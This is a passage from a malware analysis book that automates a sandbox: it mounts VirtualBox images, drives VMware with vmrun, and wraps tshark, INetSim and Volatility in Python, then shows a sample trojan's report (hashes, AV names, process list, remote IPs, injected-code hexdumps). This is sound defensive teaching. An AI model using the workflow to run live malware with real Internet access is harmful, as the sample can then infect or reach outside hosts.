                    [--variant Standard,Fixed,Split2G,Stream,ESX]
                    [--type normal|writethrough|immutable]
                    [--remember] [--existing]

$ VBoxManage clonehd WinXP.vdi WinXP.dd --format RAW
Oracle VM VirtualBox Command Line Management Interface Version 3.2.0
(C) 2005-2010 Oracle Corporation
All rights reserved.

0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Clone hard disk created in format 'RAW'. UUID: 06d1cd17-025c-494[REMOVED]
```

After converting the VDI to a raw image, you can use `fdisk` or the `mmls` command from the Sleuth Kit (see Chapter 10) to find the location of the NTFS partition within the disk image. The following output shows that the NTFS partition starts at sector 63 and each sector is 512 bytes.

```
$ mmls WinXP.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

    Slot    Start      End      Length    Description
00:  Meta    0000000000    0000000000    0000000001    Primary Table (#0)
01:  -----    0000000000    0000000062    0000000063    Unallocated
02:  00:00    0000000063    0020948759    0020948697    NTFS (0x07)
03:  -----    0020948760    0020971519    0000022760    Unallocated
```

If you multiply  $63 \times 512 = 32256$ , you'll have the offset within the raw image where the NTFS partition begins. Pass that value to the NTFS-3g module like this:

```
$ sudo mkdir /mnt/vmware/
$ sudo mount -t ntfs -o ro,offset=32256 WinXP.dd /mnt/vmware/
```

That's all there is to it. Now you can list the contents of the VM's disk by typing `ls /mnt/vmware`. The biggest issue with this method is that you don't want to be converting the VDI image after each round of automation because it takes far too long. If you don't mind the delay, then wrap the `clondhd`, `mmls`, and `mount` commands into a script and you'll be all set.

### VirtualBox Memory Images

Analyzing the VirtualBox memory files can be problematic as well. There is a proprietary header on each `.sav` file. Furthermore, VirtualBox only stores the amount of memory currently in use by the VM to the file. In other words, if you've allocated 1GB of RAM for the VM and it's using only 300MB, then your `.sav` file will be 300MB. This is good for performance reasons, but not from a forensic analysis perspective. The two options you currently have for analyzing VirtualBox memory images is to run the `strings` command on the `.sav` file or use a program on the live VM to dump memory (see Recipe 15-1 for examples) and then copy the dump file to your host system.

<sup>3</sup><http://forums.virtualbox.org/viewtopic.php?t=8046>

<sup>4</sup><http://forensicir.blogspot.com/2008/01/virtualbox-and-forensics-tools.html>

<sup>5</sup><http://forums.virtualbox.org/viewtopic.php?f=7&t=52&start=15>

<sup>6</sup><http://www.virtualbox.org/browser/trunk/src/VBox/ImageMounter>

### RECIPE 8-3: AUTOMATED MALWARE ANALYSIS WITH VMWARE



*You can find supporting material for this recipe on the companion DVD.*

VMware is extremely flexible when it comes to automating tasks. There are several existing options for controlling VMware virtual machines from the command line or from your own programs. Here is a summary of the major methods:

- VMware's VIX<sup>7</sup> API provides you full control over guests and includes bindings in C, Perl, and COM.
- VMware's `vmrun` command (ships with VMware products), which is based on VIX and provides a majority of the functionality you'll need to automate tasks
- Pedram Amini's `vmcontrol.py`,<sup>8</sup> which is part of his "sulley" fuzzing framework. This is a wrapper around the `vmrun` command—similar to the one we present in the recipe.

## Automation with vmrun

Our preference is for the `vmrun` command because it provides all the capabilities you need to automate malware analysis. Plus, it works with Workstation, Server, Player, ESX, and Fusion. To control VMs with `vmrun`, you must install VMware Tools on each VM you plan to automate. The syntax for `vmrun` looks like this:

```
$ vmrun

vmrun version 7.0.1 build-227600

Usage: vmrun [AUTHENTICATION-FLAGS] COMMAND [PARAMETERS]

AUTHENTICATION-FLAGS
-----
These must appear before the command and any command parameters.

-h <hostName>   (not needed for Workstation)
-P <hostPort>   (not needed for Workstation)
-T <hostType>   (ws|server|server1|fusion|esx|vc|player)
                for example, use '-T server' for VMware Server 2.0
                use '-T server1' for VMware Server 1.0
                use '-T ws' for VMware Workstation
                use '-T esx' for VMware ESX
                use '-T vc' for VMware vCenter Server
-u <userName in host OS> (not needed for Workstation)
-p <password in host OS> (not needed for Workstation)
-vp <password for encrypted virtual machine>
-gu <userName in guest OS>
-gp <password in guest OS>
```

The required authentication flags vary depending on which VMware product you're using, but aside from that, the syntax is the same across all products. Here is a brief list of the commands you'll likely need to use when automating tasks.

POWER COMMANDS	PARAMETERS	DESCRIPTION
-----	-----	-----
start	Path to vmx file [gui nogui]	Start a VM or Team
stop	Path to vmx file [hard soft]	Stop a VM or Team
suspend	Path to vmx file [hard soft]	Suspend a VM or Team

SNAPSHOT COMMANDS	PARAMETERS	DESCRIPTION
-----	-----	-----
revertToSnapshot	Path to vmx file Snapshot name	Set VM state to a snapshot
GUEST OS COMMANDS	PARAMETERS	DESCRIPTION
-----	-----	-----
runProgramInGuest	Path to vmx file [-noWait] [-activeWindow] [-interactive] Complete-Path-To-Program [Program arguments]	Run a program in Guest OS
CopyFileFromHostToGuest	Path to vmx file	Copy a file from host OS
Path on host	Path in guest	to guest OS
CopyFileFromGuestToHost	Path to vmx file	Copy a file from guest
Path in guest	Path on host	OS to host OS
captureScreen	Path to vmx file	Capture the screen
Path on host		of the VM to a local file

The following commands demonstrate how to transfer and execute a malware sample in a VM using `vmrun`. We assume you are running VMware Workstation, you have a snapshot named `cleanimg`, and your malware sample is `/data/mal.exe`. Of course, for automation purposes, you can copy these commands into a script and launch it locally, via SSH, or even as a cron job.

```
$ export VMX=/vmware/vms/XPSP2.vmx
$ vmrun -T ws revertToSnapshot cleanimg $VMX
$ vmrun -T ws start $VMX
$ vmrun -T ws -gu Administrator -gp mypassword \
    copyFileFromHostToGuest $VMX \
    /data/mal.exe C:\\mal.exe
$ vmrun -T ws -gu Administrator -gp mypassword \
    runProgramInGuest $VMX -noWait \
    -activeWindow -interactive C:\\mal.exe
```

As you can see, you need to supply valid credentials for an account on the VM in order to copy files to the VM or launch programs in the VM. The additional parameters to `runProgramInGuest` specify that the executed program should be allowed to create windows and interact with users on the desktop (`-activeWindow`, `-interactive`), and that `vmrun` should not wait for the process in the VM to terminate (`-noWait`).



## Automation with Python

The `vmauto.py` file, which is on the DVD that accompanies this book, contains a Python class (`VMwareAuto`) that automates the execution of malware inside VMware VMs. The `VMwareAuto` class supports the following methods:

- `VMwareAuto(vmx_path)`: Create an instance of the class that is associated with the VM whose configuration file can be found at `vmx_path`.
- `VMwareAuto.revert(snapname)`: Revert the VM to the snapshot identified by `snapname`.
- `VMwareAuto.start()`: Start the VM.
- `VMwareAuto.setuser(user, pass)`: Set the credentials for an account on the VM to use for copying files and executing programs.
- `VMwareAuto.copytovm(src, dst)`: Copy the file identified by `src` (a path on the host) to `dst` (a path on the VM).
- `VMwareAuto.copytohost(src, dst)`: Copy the file identified by `src` (a path on the VM) to `dst` (a path on the host).
- `VMwareAuto.suspend()`: Suspend the VM.
- `VMwareAuto.winexec(exe_path, args)`: Execute the program at `exe_path` on the VM and optionally supply arguments `args`. You must have previously set the user's credentials by calling `setuser`.
- `VMwareAuto.scrshot(out_file)`: Take a screenshot of the VM's desktop and save it to `out_file` on the host's file system.
- `VMwareAuto.findmem()`: Find the virtual memory file (`.vmem`) associated with the VM.
- `VMwareAuto.stop()`: stop a VM and power it down.

The following code shows how to use the `VMwareAuto` class from your own Python script. The code accomplishes the same tasks as the sequence of `vmrun` commands shown earlier in the recipe.

```
#!/usr/bin/python
from vmauto import VMwareAuto

# select your VM to work with
vm = VMwareAuto('/data/WinXP.vmx')
# revert to the snapshot
vm.revert('cleaning')
# start the VM running
vm.start()
# set the user and password
vm.setuser('Administrator', 'mypassword')
# copy the malware to a path on the VM
vm.copytovm('/data/mal.exe', 'C:\\mal.exe')
```

```
# execute the malware
vm.winexec('C:\\mal.exe')
```

The next few recipes show you how to extend your script to include packet captures, simulated Internet, and memory analysis. Recipe 8-7 shows an updated version of the code with many of the additional features.

<sup>7</sup><http://www.vmware.com/support/developer/vix-api/>

<sup>8</sup><http://code.google.com/p/sulley/source/browse/trunk/vmcontrol.py>

## Adding Analysis Modules

So far in this chapter, you've learned how to use Python to automate tasks in VirtualBox and VMware virtual machines. Now, we'll present some additional Python modules that you can use to capture network traffic, enable simulated Internet access, and analyze memory dumps for each malware sample. The code for these modules is within a file named `analysis.py` on the DVD that accompanies this book. By importing `analysis.py` into scripts that also use the VirtualBox or VMware APIs, you can perform all the automation and data-gathering tasks from a single script.

### RECIPE 8-4: CAPTURING PACKETS WITH TSHARK VIA PYTHON



*You can find supporting material for this recipe on the companion DVD.*

In almost all cases, you'll want to capture network traffic generated by malware that you're analyzing. As previously mentioned in Recipe 7-2, `tcpdump` and `tshark` are two command-line tools that serve this purpose well. This recipe shows you how to use a Python wrapper around `tshark` (you can create a similar one for `tcpdump`) to start and stop packet captures, read back the data, and produce statistics about the traffic. Here is an example of the code from `analysis.py`:

```
# set this to the path of tshark on your machine
tshark = '/usr/bin/tshark'

class TShark:
    def __init__(self, pcap_file):
        self.pcap_file = pcap_file
        self.proc = None

    if not os.path.isfile(tshark):
        raise 'Cannot find tshark in ' + tshark
```

```

def start(self, iface, guest_ip=None):
    pargs = [tshark, '-p', '-i', iface]
    pargs.extend(['-w', self.pcap_file])
    if guest_ip:
        pargs.extend(['-f', 'host %s' % guest_ip])

    self.proc = subprocess.Popen(pargs)

def stop(self):
    if self.proc != None and self.proc.poll() == None:
        self.proc.terminate()

def read(self):
    proc = subprocess.Popen(
        [
            tshark, '-z', 'http_req,tree',
            '-z', 'ip_hosts,tree', '-z', 'io,phs',
            '-r', self.pcap_file
        ],
        stdout=subprocess.PIPE
    )
    return proc.communicate()[0]

```

The TShark class supports the following methods:

- `TShark(pcap_file)`: Create an instance of the class that dumps captured traffic to the file specified by `pcap_file`.
- `TShark.start(iface, guest_ip)`: Begin capturing packets on interface `iface` using a filter that only includes traffic sent to or from `guest_ip`.
- `TShark.stop()`: Stop capturing packets.
- `TShark.read()`: Read back the traffic contained within `pcap_file`, including statistics on IPs, protocols, and HTTP requests.

Before integrating the TShark class into your automated sandbox, you should test it in a Python shell. The following example shows how to listen on the `eth0` interface, capture traffic sent to or from `192.168.1.141`, save the file to `/tmp/my.pcap`, and then read back results.

```

$ sudo python2.6
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
>>> from analysis import TShark
>>> cap = TShark("/tmp/my.pcap")
>>> cap.start("eth0", "192.168.1.141")
Running as user "root" and group "root". This could be dangerous.
Capturing on eth0
40

```

```
>>> cap.stop()
>>> print cap.read()
[REMOVED]
```

IP Addresses	value	rate	percent
IP Addresses	90	0.014359	
192.168.1.141	90	0.014359	100.00%
8.8.8.8	40	0.006382	44.44%
91.189.90.40	12	0.001915	13.33%
63.245.209.93	10	0.001595	11.11%
96.17.106.105	28	0.004467	31.11%

```
[REMOVED]
```

The few commands you entered during the test are the same ones you can use to extend your VirtualBox and VMware automation scripts. If you need extra flexibility regarding statistics or filtering, you just need to modify the `TShark` class. However, the default code is enough to save the packets to a file. Once this is done, you can get additional information in the following ways:

- Scan the pcap file with the Snort IDS (see Recipe 7-2).
- Analyze the pcap file with `chaosreader.pl`<sup>9</sup> or `pcapline.py`<sup>10</sup> (these tools generate an HTML report from conversations in the packet capture).
- Scan the pcap file with `Jsunpack-n` (see Recipe 6-13) to extract JavaScript and detect attempts to exploit vulnerabilities.

See Recipe 8-7 for an example of a finished automation script that utilizes the `TShark` class.

<sup>9</sup><http://chaosreader.sourceforge.net/>

<sup>10</sup><http://www.mcgrewsecurity.com/2010/07/09/pcapline-py-and-the-anns-aurora-network-forensics-challenge/>

RECIPE 8-5: COLLECTING NETWORK LOGS WITH INETSIM VIA PYTHON



You can find supporting material for this recipe on the companion DVD.

Recipe 7-3 discussed how to install and configure INetSim so that you can contain network traffic within an isolated environment. The following code from `analysis.py` shows a simple

way to start and stop INetSim during each round of automation so that it stores the log files in a malware-specific directory.

```
# set this to the path of inetsim on your machine
inetsim = '/data/inetsim/inetsim'

class INetSim:
    def __init__(self, outdir):
        self.outdir = outdir
        self.proc = None

        if os.name != "posix":
            raise 'InetSim is only available on Posix systems'
        if not os.path.isfile(inetsim):
            raise 'Cannot find inetsim in ' + inetsim

    def start(self):
        self.proc = subprocess.Popen(
            [
                inetsim,
                '--log-dir', self.outdir,
                '--report-dir', self.outdir,
            ],
            cwd=os.path.dirname(inetsim),
            stdout=subprocess.PIPE,
            stdin=subprocess.PIPE
        )

    def stop(self):
        if self.proc != None and self.proc.poll() == None:
            self.proc.terminate()

    def read(self):
        outp = ''
        svclog = self.outdir + '/service.log'
        if os.path.isfile(svclog):
            outp += open(svclog).read()
        for f in glob(self.outdir + '/report/*.txt'):
            outp += open(f).read()
        return outp
```

The INetSim class supports the following methods:

- INetSim(outdir): Create an instance of the class that writes service logs and debug logs to the directory Specified by outdir.
- INetSim.start(): Begin the Internet simulation suite.
- INetSim.stop(): Stop the Internet simulation suite.
- INetSim.read(): Gather the service logs from outdir and print the results for reports.

Before using the `INetSim` class, you can test its functionality in a Python shell. Of course, you'll need to already have `INetSim` installed and configured (see Recipe 7-3). The following commands show how to begin the simulation suite and save logs to `/auto/reports`. The amount of time between when you start and stop the simulation is up to you.

```
$ sudo python2.6
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
>>> from analysis import INetSim
>>> net = INetSim("/auto/reports")
>>> net.start()
>>> net.stop()
>>> print net.read()
[redirect 3757] [192.168.1.99:1197] Redirecting tcp connections \
    from host '192.168.1.99' (00:0c:29:1d:f8:40), \
    destination changed from '72.246.30.26:80' to '192.168.1.127:80'.
[http 80/tcp 3806] [192.168.1.99:1197] connect
[http 80/tcp 3806] [192.168.1.99:1197] recv: GET / HTTP/1.1
[http 80/tcp 3806] [192.168.1.99:1197] recv: Host: msn.foxsports.com
[REMOVED]
```

As you can see, the output of the commands show that 192.168.1.99 (the IP address of our VM) attempted to contact `msn.foxsports.com`. However, `INetSim` redirected the HTTP request to 192.168.1.127:80 (the IP address of the server running `INetSim`). Using simulated Internet is the safest way to see network traffic from the malware and get actual responses without putting your system at risk by letting it communicate with the real Internet. In some cases you may have to use a simulation suite to capture network activity (for example, when the real servers are offline or unreachable). The example in Recipe 8-7 shows an automation script that implements the `INetSim` class.

## RECIPE 8-6: ANALYZING MEMORY DUMPS WITH VOLATILITY



*You can find supporting material for this recipe on the companion DVD.*

You can automate Volatility to analyze memory dumps that you captured from virtual or physical machines. This section doesn't go deep into memory analysis because that's covered extensively in the final four chapters of this book. Anything discussed in those four chapters can be automated. The following code from `analysis.py` shows a simple wrapper around some basic Volatility commands that you can use to get started.

```
# path to volatility on your machine
volatility = '/auto/volatility/volatility'
```

```

# path to python on your machine
python = '/usr/bin/python'

class Volatility:
    def __init__(self, mem_file):
        self.mem_file = mem_file

    def run_cmd(self, cmd, args=[]):
        pargs = [python, volatility, cmd, '-f', self.mem_file]
        if len(args):
            pargs.extend(args)
        proc = subprocess.Popen(pargs, stdout=subprocess.PIPE)
        return proc.communicate()[0]

    def pslist(self):
        return self.run_cmd('pslist')

    def sockets(self):
        return self.run_cmd('sockets')

    def conns(self):
        return self.run_cmd('connections')

    def malfind(self, rules, outdir='.tmp'):
        args = ['-d', outdir]
        if os.path.isfile(rules):
            args.extend(['-y', rules])
        return self.run_cmd('malfind2', args)

    def hooks(self, outdir='.tmp'):
        args = ['-d', outdir]
        return self.run_cmd('apihooks', args)

```

The `Volatility` class supports the following methods:

- `Volatility(mem_file)`: Creates an instance of the class that analyzes the memory file specified by `mem_file`.
- `Volatility.pslist()`: Prints the list of active processes from the memory dump.
- `Volatility.sockets()`: Prints the list of network socket objects in the memory dump.
- `Volatility.conns()`: Prints the list of connection objects in the memory dump.
- `Volatility.malfind(rules, outdir)`: Scans the memory dump for hidden and injected code. Use the YARA signatures in the `rules` file and save any malicious memory segments to the directory specified by `outdir`.
- `Volatility.hooks(outdir)`: Scans the memory dump for API hooks installed by rootkits; saves the memory segment containing the rootkit code to a directory named `outdir`.

As with the other modules you've learned about in this chapter, you should test the `Volatility` class before using it in your automation scripts. The following commands show how to print the processes and connections from a memory dump you have saved in `/data/WinXP.vmem`.

```
$ sudo python2.6
Python 2.6.5 (r265:79063, Apr 16 2010, 13:09:56)
[GCC 4.4.3] on linux2
>>> from analysis import Volatility
>>> vol = Volatility("/data/WinXP.vmem")
>>> print vol.pslist()
Name                Pid      PPid    Time
System              4        0       Thu Jan 01 00:00:00 1970
smss.exe            612      4       Wed Dec 09 20:29:49 2009
csrss.exe           660      612     Wed Dec 09 20:29:50 2009
winlogon.exe        684      612     Wed Dec 09 20:29:50 2009
services.exe        728      684     Wed Dec 09 20:29:50 2009
lsass.exe           740      684     Wed Dec 09 20:29:50 2009
[REMOVED]
>>> print vol.conns()
Local Address        Remote Address      Pid
192.168.104.129:1054 96.6.124.82:80      1376
192.168.104.129:1053 96.6.124.82:80      1888
```

Recipe 8-7 shows another example of how to implement the `Volatility` class into your automation scripts.

## RECIPE 8-7: PUTTING ALL THE SANDBOX PIECES TOGETHER



*You can find supporting material for this recipe on the companion DVD.*

The automation APIs presented thus far in the chapter are written to be as flexible as possible so that they work on multiple host operating systems. In Recipe 8-1 we presented a script for VirtualBox and showed how to use it on a Mac OS X host. In this recipe, we present a script for VMware and show how to use it on a Linux host. We also leverage the `PEScanner` API from Recipe 3-8 and the `VirusTotal` API from Recipe 4-4 to perform some static analysis of the malware before executing it in the VM. The following code from `myvmware.py`, which is on the DVD that accompanies the book, displays how all of the components work together:



```

#!/usr/bin/python
from vmauto import VMwareAuto
import os, sys, time, analysis
import hashlib, shutil
from avsubmit import VirusTotal
from pescanner import PEScanner

# path to where report data will be stored
# the directory must exist, but a subdirectory
# will be created with the md5 of your malware sample
report_path = "/auto/reports"

# name of the clean snapshot
snapname = 'cleanimg'

# credentials for the user account on the guest VM
# that you will use to execute malware
user = 'Administrator'
passwd = 'password'

# ip address for the guest (assuming you know it
# and its static. used to scan with nmap)
guest_ip = '192.168.1.99'

# path to your vmware guest's VMX configuration file
guest_vmx = '/auto/MalwareAnalysis/WinXP.vmx'

def printhdr(name):
    print '#' * 75
    print '# ' + name
    print '#' * 75

def analyze(vm, sample, rdir, inetsim):
    # scan the sample with the PEScanner module
    printhdr('Submission Details')
    pescan = PEScanner([sample])
    pescan.collect()

    # submit the sample to VT and print results
    printhdr('Antivirus Results')
    vt = VirusTotal(sample)
    detects = vt.submit()
    for key,val in detects.items():
        print "  %s => %s" % (key, val)

    # revert the VM to its clean snapshot
    vm.revert(snapname)
    vm.start()

```

```

time.sleep(15)

# set the credentials for tasks in the guest VM
vm.setuser(user, passwd)

# copy the malware sample to the VM's hard drive
dst = 'C:\\%s' % os.path.basename(sample)
vm.copytovm(sample, dst)

# start a packet capture on the host
pcap = analysis.TShark(rdir + '/file.pcap')
pcap.start('eth0', guest_ip)

# start INetSim for simulated Internet.
if inetsim:
    inet = analysis.INetSim(rdir)
    inet.start()

# execute the malware in the guest VM, let it run
# for one minute
vm.winexec(dst)
time.sleep(60)

# take a screen shot of the guest VM's desktop
vm.scrshot(rdir + '/shot.bmp')

# suspend the VM
vm.suspend()

# stop INetSim and print the captured logfiles
if inetsim:
    inet.stop()
    logs = inet.read()
    if len(logs):
        printhdr('Inetsim Logs')
        print logs

# stop TShark and print the traffic statistics
printhdr('Network Traffic')
pcap.stop()
print pcap.read()

printhdr('Memory Analysis')
vol = analysis.Volatility(vm.findmem())
print vol.pslist()
print vol.conns()
print vol.sockets()
print vol.hooks()

```

```

    print vol.malfind('/auto/yara.rules', rdir + '/mal')

def main(argv):
    if len(sys.argv) < 2:
        print 'Usage: %s <file> [--inetsim]' % argv[0]
        return

    if sys.argv[len(sys.argv)-1] == "--inetsim":
        inetsim = True
    else:
        inetsim = False

    vm = VMWareAuto(guest_vmx)

    if os.path.isfile(sys.argv[1]):
        rdir = report_path + \
            os.path.sep + \
            hashlib.md5(open(sys.argv[1]).read()).hexdigest()

        try:
            os.mkdir(rdir)
        except:
            pass

        analyze(vm, sys.argv[1], rdir, inetsim)
    else:
        print 'You must supply a file to analyze'
        return

if __name__ == '__main__':
    main(sys.argv)

```

To enable the use of simulated Internet when you execute malware with myvmware.py, you can call it like this:

```
$ python myvmware.py filename.exe --inetsim
```

To skip the use of INetSim and allow malware to connect to the real Internet sites, you can use the following command:

```
$ python myvmware.py filename.exe
```

Figure 8-4 shows the automation script in action. On the DVD that accompanies this book, you can find a video (8-7.mov) that narrates the steps for setting up and deploying the script.

Output from myvmware.py      IE opened to 127.0.0.1:99




Figure 8-4: Automating malware in VMware on Linux

The following output shows an example of the script's results. For the sake of brevity and to prevent lines from wrapping on the page, we've truncated some of the fields.

```
$ python myvmware.py 1your_exe.exe
```

```
#####
# Submission Details
#####
```

The PEScanner API generates the following section of the report. It shows file metadata and indicates which (if any) PE header attributes are suspicious.

```
Meta-data
=====
File:    1your_exe.exe
Size:    21504 bytes
Type:    MS-DOS executable PE  for MS Windows (GUI)
```

```

MD5:      faf4b8c32b3f43fbb8fcfd538c1bd86f
SHA1:     2847703773e04540dce5bc9ba9903e779672aca3
ssdeep:   384:Rftxm7JVyEK6PM7MirduoE6KBBb8h2nPQVh[REMOVED]
Date:     0x46C14B1A [Tue Aug 14 06:26:34 2007 UTC]
EP:       0x4040f3 (.text)

```

#### Resource entries

```

=====
Name          RVA          Size      Type
-----
RT_ICON       0x7118      0x130     data
RT_ICON       0x7248      0x2e8     data
RT_GROUP_ICON 0x7530      0x22      MS Windows icon
RT_VERSION    0x7552      0x2ac     data

```

#### Sections

```

=====
Name      VirtAddr  VirtSize  RawSize  Entropy
-----
.textbss  0x1000    0x3000    0x0      0.000000  [SUSPICIOUS]
.text     0x4000    0x700     0x800    4.276134
.rdata    0x5000    0x1be     0x200    4.060751
.data     0x6000    0x96      0x200    2.638882
.rsrc     0x7000    0x4191    0x4200    7.117988  [SUSPICIOUS]
.debug    0xc000    0x197     0x200    1.559745

```

The VirusTotal API generates the following section. It shows the vendors that detect the malware and the name of the malware family.

```

#####
# VirusTotal Results
#####
Prevx => Medium Risk Malware
DrWeb => Trojan.Advload.15
GData => Win32:Crypt-GIR
NOD32 => a variant of Win32/Kryptik.EGF
Avast => Win32:Crypt-GIR
Kaspersky => Packed.Win32.Krap.ao
Panda => Suspicious file
Sunbelt => Trojan.Win32.Generic.pak!cobra
AVG => Cryptic.IG
Microsoft => TrojanDownloader:Win32/Harnig.gen!P

```

The Volatility API generates the following section of the report. It shows the active processes on the machine after executing the malware. Notice how half of the processes started on December 9, 2009, and the rest started on May 26, 2010. December 9 is the date when a snapshot was taken of the VM that we used. May 26 is the date we

performed the analysis. Thus, all processes that started on May 26 are artifacts of running the malware.

```
#####
# Memory - Process List
#####
Name                Pid    PPid    Time
System              4      0      Thu Jan 01 00:00:00 1970
smss.exe            612    4      Wed Dec 09 20:29:49 2009
csrss.exe           660    612    Wed Dec 09 20:29:50 2009
winlogon.exe        684    612    Wed Dec 09 20:29:50 2009
services.exe        728    684    Wed Dec 09 20:29:50 2009
lsass.exe           740    684    Wed Dec 09 20:29:50 2009
vmacthlp.exe        896    728    Wed Dec 09 20:29:51 2009
svchost.exe         908    728    Wed Dec 09 20:29:51 2009
svchost.exe         992    728    Wed Dec 09 20:29:51 2009
svchost.exe         1084   728    Wed Dec 09 20:29:51 2009
svchost.exe         1132   728    Wed Dec 09 20:29:51 2009
svchost.exe         1192   728    Wed Dec 09 20:29:52 2009
spoolsv.exe         1460   728    Wed Dec 09 20:29:53 2009
explorer.exe        1736   1712   Wed Dec 09 20:29:58 2009
VMwareTray.exe      1828   1736   Wed Dec 09 20:29:59 2009
VMwareUser.exe      1836   1736   Wed Dec 09 20:29:59 2009
jused.exe           1888   1736   Wed Dec 09 20:30:00 2009
jqs.exe             172    728    Wed Dec 09 20:30:10 2009
VMwareService.e     236    728    Wed Dec 09 20:30:10 2009
wscntfy.exe         1160   1084   Wed Dec 09 20:30:19 2009
alg.exe             1600   728    Wed Dec 09 20:30:19 2009
ivqntxmn.exe        300    1688   Wed May 26 14:26:58 2010
qjqfu.exe           1368   1688   Wed May 26 14:27:01 2010
rundll32.exe        212    300    Wed May 26 14:27:05 2010
bp6x25s.exe         148    216    Wed May 26 14:27:06 2010
nvsvc32.exe         1240   208    Wed May 26 14:27:14 2010
login.exe           1312   208    Wed May 26 14:27:14 2010
2271404242.exe      1144   1736   Wed May 26 14:27:15 2010
avp.exe             1336   208    Wed May 26 14:27:15 2010
IEXPLORE.EXE        1236   908    Wed May 26 14:27:15 2010
setup.exe           1420   552    Wed May 26 14:27:15 2010
avp32.exe           1016   208    Wed May 26 14:27:16 2010
taskmgr.exe         392    552    Wed May 26 14:27:16 2010
install.exe         1936   208    Wed May 26 14:27:17 2010
mdm.exe             1348   552    Wed May 26 14:27:18 2010
win32.exe           1524   1144   Wed May 26 14:27:21 2010
iexplarer.exe       1716   1144   Wed May 26 14:27:22 2010
hexdump.exe         1664   1144   Wed May 26 14:27:22 2010
wmiprvse.exe        1280   908    Wed May 26 14:27:24 2010
vdhtqtftssd.exe     308    808    Wed May 26 14:27:31 2010
cmd.exe             460    236    Wed May 26 14:27:46 2010
```

The volatility API generates the next two sections (sockets and connections). Using the `Pid` column from the process list, you can link the sockets and connections to the process that created them.

```
#####
# Memory - Sockets
#####
Pid      Port    Proto  Create Time
1236     1084    6       Wed May 26 14:27:18 2010
1192     1900    17      Wed May 26 02:19:09 2010
476      1061    6       Wed May 26 14:26:56 2010
4        139     6       Wed May 26 02:19:09 2010
740      500     17      Wed Dec 09 20:30:10 2009
1600     1028    6       Wed Dec 09 20:30:20 2009
300      1073    6       Wed May 26 14:27:07 2010
4        445     6       Wed Dec 09 20:29:47 2009
1240     1081    6       Wed May 26 14:27:15 2010
992      135     6       Wed Dec 09 20:29:51 2009
1888     1054    6       Wed May 26 14:26:54 2010
4        137     17      Wed May 26 02:19:09 2010
740      0       255     Wed Dec 09 20:30:10 2009
1084     123     17      Wed May 26 02:19:09 2010
4        138     17      Wed May 26 02:19:09 2010
1132     1041    17      Wed May 26 02:16:03 2010
1084     123     17      Wed May 26 02:19:09 2010
1132     1053    17      Wed May 26 14:26:54 2010
1236     1083    6       Wed May 26 14:27:18 2010
1192     1900    17      Wed May 26 02:19:09 2010
1236     1086    17      Wed May 26 14:27:27 2010
740      4500    17      Wed Dec 09 20:30:10 2009
172      5152    6       Wed Dec 09 20:30:10 2009
4        445     17      Wed Dec 09 20:29:47 2009
148      1076    6       Wed May 26 14:27:07 2010
1736     1080    6       Wed May 26 14:27:11 2010
#####
# Memory - Connections
#####
Local Address      Remote Address      Pid
192.168.1.99:1083  94.75.233.243:80    1236
192.168.1.99:1061  72.246.30.91:80     476
192.168.1.99:1084  94.75.233.243:80    1236
192.168.1.99:1076  94.75.233.243:80    148
192.168.1.99:1080  94.75.233.243:80    1736
192.168.1.99:1054  72.246.30.91:80     1888
192.168.1.99:1073  94.75.233.243:80    300
192.168.1.99:1081  85.17.239.20:80     1240
```

The `Volatility` API generates the following section on hidden and injected code. It prints the name of the infected process and details on what type of data exists in the memory range. For more information on using `Volatility` to find hidden and injected code, see Recipe 16-6.

[illegible]



```

0x00e00000    mov edi,edi
0x00e00002    push ebp
0x00e00003    mov ebp,esp
0x00e00005    jmp 0x71ab68fa

[!] Range: 0x00df0000 - 0x00df0fff (Tag: VadS, Protection: 0x6)
Hexdump:
8b ff 55 8b ec e9 6a 67 cc 70 00 00 00 00 00 00    ..U...jg.p.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    .....

Disassembly:
0x00df0000    mov edi,edi
0x00df0002    push ebp
0x00df0003    mov ebp,esp
0x00df0005    jmp 0x71ab676f

#
# vdhtqtftssd.exe (Pid: 308)
#

[!] Range: 0x00400000 - 0x00478fff (Tag: Vad , Protection: 0x7)
PE sections: [.text, .rsrc, .reloc, ]

YARA rule: fakeav
Description: Indicates fake antivirus program
Hit: AntiVirus_Pro
41 6e 74 69 56 69 72 75 73 5f 50 72 6f 2e 65 78    AntiVirus_Pro.ex
